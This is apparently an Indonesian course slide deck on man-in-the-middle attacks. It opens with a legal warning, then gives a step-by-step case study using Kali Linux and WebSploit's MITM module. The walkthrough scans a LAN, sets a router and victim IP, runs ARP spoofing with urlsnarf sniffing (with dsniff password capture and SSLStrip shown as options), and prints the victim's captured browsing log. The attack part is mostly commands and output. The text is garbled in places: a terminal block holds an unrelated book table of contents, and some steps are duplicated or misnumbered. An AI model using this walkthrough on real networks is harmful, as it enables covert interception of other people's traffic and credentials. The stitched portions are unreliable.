



# Man In The Middle Attack

## Keamanan Sistem Informasi

Disusun Oleh : Irawan A + Angga S

# REMEMBER



**Intersepsi atau penyadapan** menurut UU ITE adalah kegiatan untuk mendengarkan, merekam, membelokkan, mengubah, menghambat, dan/atau mencatat transmisi Informasi Elektronik dan/atau Dokumen Elektronik yang tidak bersifat publik, baik menggunakan jaringan kabel komunikasi maupun jaringan nirkabel, seperti pancaran elektromagnetis atau radio frekuensi.

Setiap orang yang memenuhi unsur sebagaimana dimaksud dalam Pasal 31 ayat (1) atau ayat (2) UU ITE di atas dipidana dengan pidana penjara paling lama 10 (sepuluh) tahun dan/atau denda paling banyak Rp800 juta. <sup>[4]</sup>


# Definisi

*Man In The Middle Attack* adalah salah satu teknik dalam keamanan jaringan dimana penyusup menempatkan dirinya berada di tengah-tengah dua perangkat atau lebih yang saling berkomunikasi


## **Output**

Hasil dari teknik *Man In The Middle Attack* ini adalah penyadapan informasi.

# Pengiriman Data Sebelum Dilakukan Serangan Man In The Middle Attack



# Pengiriman Data Setelah Dilakukan Serangan Man In The Middle Attack



# Kali Linux



Kali Linux adalah distribusi berlandaskan Debian GNU/Linux untuk tujuan forensik digital dan digunakan untuk pengujian penetrasi, yang dipelihara dan didanai oleh *Offensive Security*

Kali linux dikembangkan oleh pengembang Backtrack sebelumnya yaitu Mati Aharoni bersama pengembang baru bernama Devon Kearns dari Offensive Security

# Kali Linux

Beberapa Tools yang dapat di klasifikasikan berdasarkan fungsi utama pada sistem operasi Kali Linux :

1. *Information Gathering* digunakan untuk mengumpulkan informasi dari suatu sistem
2. *Reverse Engineering* digunakan untuk menganalisa suatu sistem melalui identifikasi komponen-komponennya dan keterkaitan antar komponen tersebut lalu membuat abstraksi dan informasi perancangan dari sistem yang dianalisa

# Kali Linux

3. *Exploitation Tools* digunakan untuk mengeksploitasi celah yang terdapat pada suatu sistem.
4. *Vulnerability Assessment* digunakan untuk melakukan pencarian, identifikasi, perhitungan terhadap celah keamanan suatu sistem
5. *Privilege Escalation* digunakan untuk melakukan serangan yang bertujuan untuk menaikkan tingkat akses didalam suatu sistem.



# Kali Linux



**Gambar Sistem Operasi Kali Linux**

# WEBSPLOIT

```
root@kali:~# websploit
WARNING: No route found for IPv6 destination :: (no default route?)
+-----+-----+-----+-----+-----+-----+-----+-----+
| 8: Exploitation Using Clie... | 109 | Chapter 17: Simulated Penetrati |
| 9: Metasploit Advanced... | 123 | Appendix A: Configuring Your Te |
| 10: The Social-Engineer... | 126 | |
| 11: Fast-Track... | 133 | Appendix B: Cheat Sheet... |
| 12: Karmata-ploit... | 137 | |
| 13: Building Your Own... | 165 | |
| 14: Creating Your Own Ex... | 197 | |
| 15: Porting Exploits to W... | | |
| 16: Meta... | | |
| 17: Simulated Penetrati... | | |
| A: Configuring Your Target... | 267 | |
| B: Cheat Sheet... | 275 | |
+-----+-----+-----+-----+-----+-----+-----+-----+
--=[ WebSploit Advanced MITM Framework
+---**---=[ Version : 3.0.0
+---**---=[ Codename : Katana
+---**---=[ Available Modules : 20
--=[ Update Date : [r3.0.0-600 20.9.2014]
Index
```


Websploit adalah software yang mempunyai fungsi untuk menganalisa suatu sistem untuk menemukan berbagai jenis kerentanan. Salah satu modul di dalam websploit adalah modul MITM.



# - Studi Kasus -

# Studi Kasus

1. Pencarian IP Address yang sedang aktif menggunakan aplikasi *angry ip scanner*.



IP Range - Angry IP Scanner

Scan Go to Commands Favorites Tools Help

IP Range: 192.168.1.0 to 192.168.1.255 IP Range

Hostname: - Netmask Start

IP	Ping	Hostname	Ports [0+]
192.168.1.1	186 ms	192.168.1.1	[n/s]
192.168.1.2	[n/a]	[n/s]	[n/s]
192.168.1.3	[n/a]	[n/s]	[n/s]
192.168.1.4	[n/a]	[n/s]	[n/s]
192.168.1.5	[n/a]	[n/s]	[n/s]
192.168.1.6	[n/a]	[n/s]	[n/s]
192.168.1.7	[n/a]	[n/s]	[n/s]
192.168.1.8	[n/a]	[n/s]	[n/s]
192.168.1.9	257 ms	victim-pc	[n/s]
192.168.1.10	[n/a]	[n/s]	[n/s]
192.168.1.11	1 ms	kalitux	[n/s]
192.168.1.12	[n/a]	[n/s]	[n/s]
192.168.1.13	[n/a]	[n/s]	[n/s]

Ready Display: All Threads: 0

# Studi Kasus

## 2. Pencarian informasi untuk alamat IP Gateway

```
root@KaliTux:~# route -n
Kernel IP routing table
Destination        Gateway            Genmask
0.0.0.0            192.168.1.1      0.0.0.0
192.168.1.0       0.0.0.0          255.255.255.0
```

WHY 0.0.0.0?


# Studi Kasus

## 3. Perintah untuk masuk ke dalam websploit

```
root@KaliTux: ~  
File Edit View Search Terminal Help  
root@KaliTux:~# websploit  
WARNING: No route found for IPv6 destination :: (no default route?)  
  
  ( (                               )  
  )\)) ( ' ( ( / ( ) \ ) ( ( / (  
  (( ) ( \ ) ) \ ) \ ( ) ( ' ) ( ( ) ( ) \ ) \ ( )  
  _ ( ) \ ) ( ) / ( ( ) ( ) \ ) \ / ( ( ) \ ( ) ( ) /  
  \ \ ( ) / / ( ) ) | ( ) ( ) ( ) \ | ( ) ( ) | |  
  \ \ \ / / - ) | - \ - < | ' \ ) | | - \ | | |  
  \ \ \ \ \ | | - / / / | - / | | \ \ \ | | |  
  | |  
  | |  
  
  --=[WebSploit Advanced MITM Framework  
+---**---=[Version :3.0.0  
+---**---=[Codename :Katana  
+---**---=[Available Modules : 20  
  --=[Update Date : [r3.0.0-000 20.9.2014]  
  
wsf > █
```

# Studi Kasus


4. Perintah `use network/mitm` digunakan untuk menggunakan module `network/mitm` pada `websploit`.



```
root@KaliTux: ~  
File Edit View Search Terminal Help  
root@KaliTux:~# websploit  
WARNING: No route found for IPv6 destination :: (no default route?)  
Shell  
WebSploit  
WHY SO SERIOUS?  
--=[WebSploit Advanced MITM Framework  
+---**---=[Version :3.0.0  
+---**---=[Codename :Katana  
+---**---=[Available Modules : 20  
--=[Update Date : [r3.0.0-000 20.9.2014]  
wsf > use network/mitm  
wsf:MITM > █
```

# Studi Kasus

5. Perintah `use network/mitm` digunakan untuk menggunakan module `network/mitm` pada `websploit`.



```
root@KaliTux: ~  
File Edit View Search Terminal Help  
root@KaliTux:~# websploit  
WARNING: No route found for IPv6 destination :: (no default route?)  
Shell  
WebSploit  
WHY SO SERIOUS?  
--=[WebSploit Advanced MITM Framework  
+---**---=[Version :3.0.0  
+---**---=[Codename :Katana  
+---**---=[Available Modules : 20  
--=[Update Date : [r3.0.0-000 20.9.2014]  
wsf > use network/mitm  
wsf:MITM > █
```



# Studi Kasus

6. Perintah *show options* digunakan untuk melihat opsi yang ada pada modul MITM.

```
root@KaliTux: ~  
File Edit View Search Terminal Help  
wsf > use network/mitm  
wsf:MITM > show options
```

Options	Value	RQ	Description
Interface	eth0	yes	Network Interface Name
ROUTER	192.168.1.1	yes	Router IP Address
TARGET	192.168.1.2	yes	Target IP Address
SNIFFER	driftnet	yes	Sniffer Name (Select From
m Sniffer List)			
SSL	true	yes	SSLStrip, For SSL Hijack
ing(true or false)			

Sniffers	Description
dsniff	Sniff All Passwords
msgsnarf	Sniff All Text Of Victim Messengers
urlsnarf	Sniff Victim Links
driftnet	Sniff Victim Images

```
wsf:MITM >
```

WHY SO SERIOUS?

# Studi Kasus

7. Perintah *set interface wlan0* digunakan untuk menggunakan komponen *wireless*

```
root@KaliTux: ~  
File Edit View Search Terminal Help  
wsf > use network/mitm  
wsf:MITM > show options  
Options      Value      RQ      Description  
-----  
Interface    eth0       yes     Network Interface Name  
ROUTER       192.168.1.1 yes     Router IP Address  
TARGET       192.168.1.2 yes     Target IP Address  
SNIFFER      driftnet   yes     Sniffer Name (Select From  
m Sniffer List)  
SSL          true       yes     SSLStrip, For SSL Hijack  
ing(true or false)  
  
Sniffers      Description  
-----  
dsniff        Sniff All Passwords  
msgsnarf      Sniff All Text Of Victim Messengers  
urlsnarf      Sniff Victim Links  
driftnet      Sniff Victim Images  
  
wsf:MITM > set Interface wlan0  
INTERFACE => wlan0  
wsf:MITM > 
```

# Studi Kasus

8. Perintah `set ROUTER 192.168.1.1` digunakan untuk menset alamat IP router/gateway yang digunakan didalam jaringan.

```
root@KaliTux: ~  
File Edit View Search Terminal Help  
Options      Value      RQ      Description  
-----  
Interface    eth0      yes     Network Interface Name  
ROUTER       192.168.1.1  yes     Router IP Address  
TARGET       192.168.1.2  yes     Target IP Address  
SNIFFER      driftnet   yes     Sniffer Name (Select From  
m Sniffer List)  
SSL          true      yes     SSLStrip, For SSL Hijack  
ing(true or false)  
  
Sniffers     Description  
-----  
dsniff       Sniff All Passwords  
msgsnarf     Sniff All Text Of Victim Messengers  
urlsnarf     Sniff Victim Links  
driftnet     Sniff Victim Images  
  
wsf:MITM > set Interface wlan0  
INTERFACE => wlan0  
wsf:MITM > set ROUTER 192.168.1.1  
ROUTER => 192.168.1.1  
wsf:MITM > |
```

# Studi Kasus

8. Perintah `set target 192.168.1.9` digunakan untuk menset alamat IP target. Alamat IP yang akan dimonitoring aktifitas pengguna dalam mengakses internet adalah IP 192.168.1.9.

```
root@KaliTux: ~  
File Edit View Search Terminal Help  
-----  
Interface      eth0          yes          Network Interface Name  
ROUTER         192.168.1.1  yes          Router IP Address  
TARGET         192.168.1.2  yes          Target IP Address  
SNIFFER        driftnet     yes          Sniffer Name (Select From  
m Sniffer List)  
SSL            true         yes          SSLStrip, For SSL Hijack  
ing(true or false)  
  
Sniffers      Description  
-----  
dsniff        Sniff All Passwords  
msgsnarf      Sniff All Text Of Victim Messengers  
urlsnarf      Sniff Victim Links  
driftnet      Sniff Victim Images  
  
wsf:MITM > set Interface wlan0  
INTERFACE => wlan0  
wsf:MITM > set ROUTER 192.168.1.1  
ROUTER => 192.168.1.1  
wsf:MITM > set TARGET 192.168.1.9  
TARGET => 192.168.1.9  
wsf:MITM > |
```

# Studi Kasus

9. Perintah set *SNIFFER urlsnarf* digunakan untuk memindai alamat url yang dikunjungi oleh target

```
root@KaliTux: ~  
File Edit View Search Terminal Help  
ROUTER          192.168.1.1      yes    Router IP Address  
TARGET          192.168.1.2      yes    Target IP Address  
SNIFFER         driftnet          yes    Sniffer Name (Select Fro  
m Sniffer List)  
SSL             true             yes    SSLStrip, For SSL Hijack  
ing(true or false)  
  
Sniffers        Description  
-----  
dsniff          Sniff All Passwords  
msgsnarf        Sniff All Text Of Victim Messengers  
urlsnarf        Sniff Victim Links  
driftnet        Sniff Victim Images  
  
wsf:MITM > set interface wlan0  
INTERFACE => wlan0  
wsf:MITM > set ROUTER 192.168.1.1  
ROUTER => 192.168.1.1  
wsf:MITM > set TARGET 192.168.1.9  
TARGET => 192.168.1.9  
wsf:MITM > set SNIFFER urlsnarf  
SNIFFER => urlsnarf  
wsf:MITM > |
```

# Studi Kasus

10. Perintah RUN digunakan untuk menjalankan konfigurasi-konfigurasi perintah yang telah diset sebelumnya.

```
root@KaliTux: ~  
File Edit View Search Terminal Help  
ing(true or false)  
-----  
Sniffers      Description  
-----  
-----  
dsniff        Sniff All Passwords  
msgsnarf      Sniff All Text Of Victim Messengers  
urlsnarf      Sniff Victim Links  
driftnet      Sniff Victim Images  
-----  
wsf:MITM > set interface wlan0  
INTERFACE => wlan0  
wsf:MITM > set ROUTER 192.168.1.1  
ROUTER => 192.168.1.1  
wsf:MITM > set TARGET 192.168.1.9  
TARGET => 192.168.1.9  
wsf:MITM > set SNIFFER urlsnarf  
SNIFFER => urlsnarf  
wsf:MITM > run  
[*]IP Forwarding ...  
[*]ARP Spoofing ...  
[*]Sniffer Starting ...  
urlsnarf: listening on wlan0 [tcp port 80 or port 8080 or port 3128]
```

# Studi Kasus

## OUTPUT

```
root@KaliTux: ~  
File Edit View Search Terminal Help  
urlsparf: listening on wlan0 [tcp port 80 or port 8080 or port 3128]  
victim-pc - - [09/Jul/2017:08:15:32 -0400] "GET http://www.unikom.ac.id/ HTTP/1.1" - - "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:43.0) Gecko/20100101 Firefox/43.0"  
192.168.1.11 - - [09/Jul/2017:08:15:32 -0400] "GET http://www.unikom.ac.id/ HTTP/1.0" - - "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:43.0) Gecko/20100101 Firefox/43.0"  
victim-pc - - [09/Jul/2017:08:15:33 -0400] "GET http://www.unikom.ac.id/front/css/theme.min.css HTTP/1.1" - - "http://www.unikom.ac.id/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:43.0) Gecko/20100101 Firefox/43.0"  
victim-pc - - [09/Jul/2017:08:15:33 -0400] "GET http://www.unikom.ac.id/front/css/content.css HTTP/1.1" - - "http://www.unikom.ac.id/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:43.0) Gecko/20100101 Firefox/43.0"  
victim-pc - - [09/Jul/2017:08:15:33 -0400] "GET http://www.unikom.ac.id/front/css/style.css HTTP/1.1" - - "http://www.unikom.ac.id/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:43.0) Gecko/20100101 Firefox/43.0"  
victim-pc - - [09/Jul/2017:08:15:33 -0400] "GET http://www.unikom.ac.id/front/css/responsive.css HTTP/1.1" - - "http://www.unikom.ac.id/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:43.0) Gecko/20100101 Firefox/43.0"  
victim-pc - - [09/Jul/2017:08:15:33 -0400] "GET http://www.unikom.ac.id/front/js/script.js HTTP/1.1" - - "http://www.unikom.ac.id/" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:43.0) Gecko/20100101 Firefox/43.0"  
victim-pc - - [09/Jul/2017:08:15:33 -0400] "GET http://www.unikom.ac.id/front/js/scroll.js HTTP/1.1" - - "http://www.unikom.ac.id/" "Mozilla/5.0 (Windows NT 6.1
```

- SELESAI -

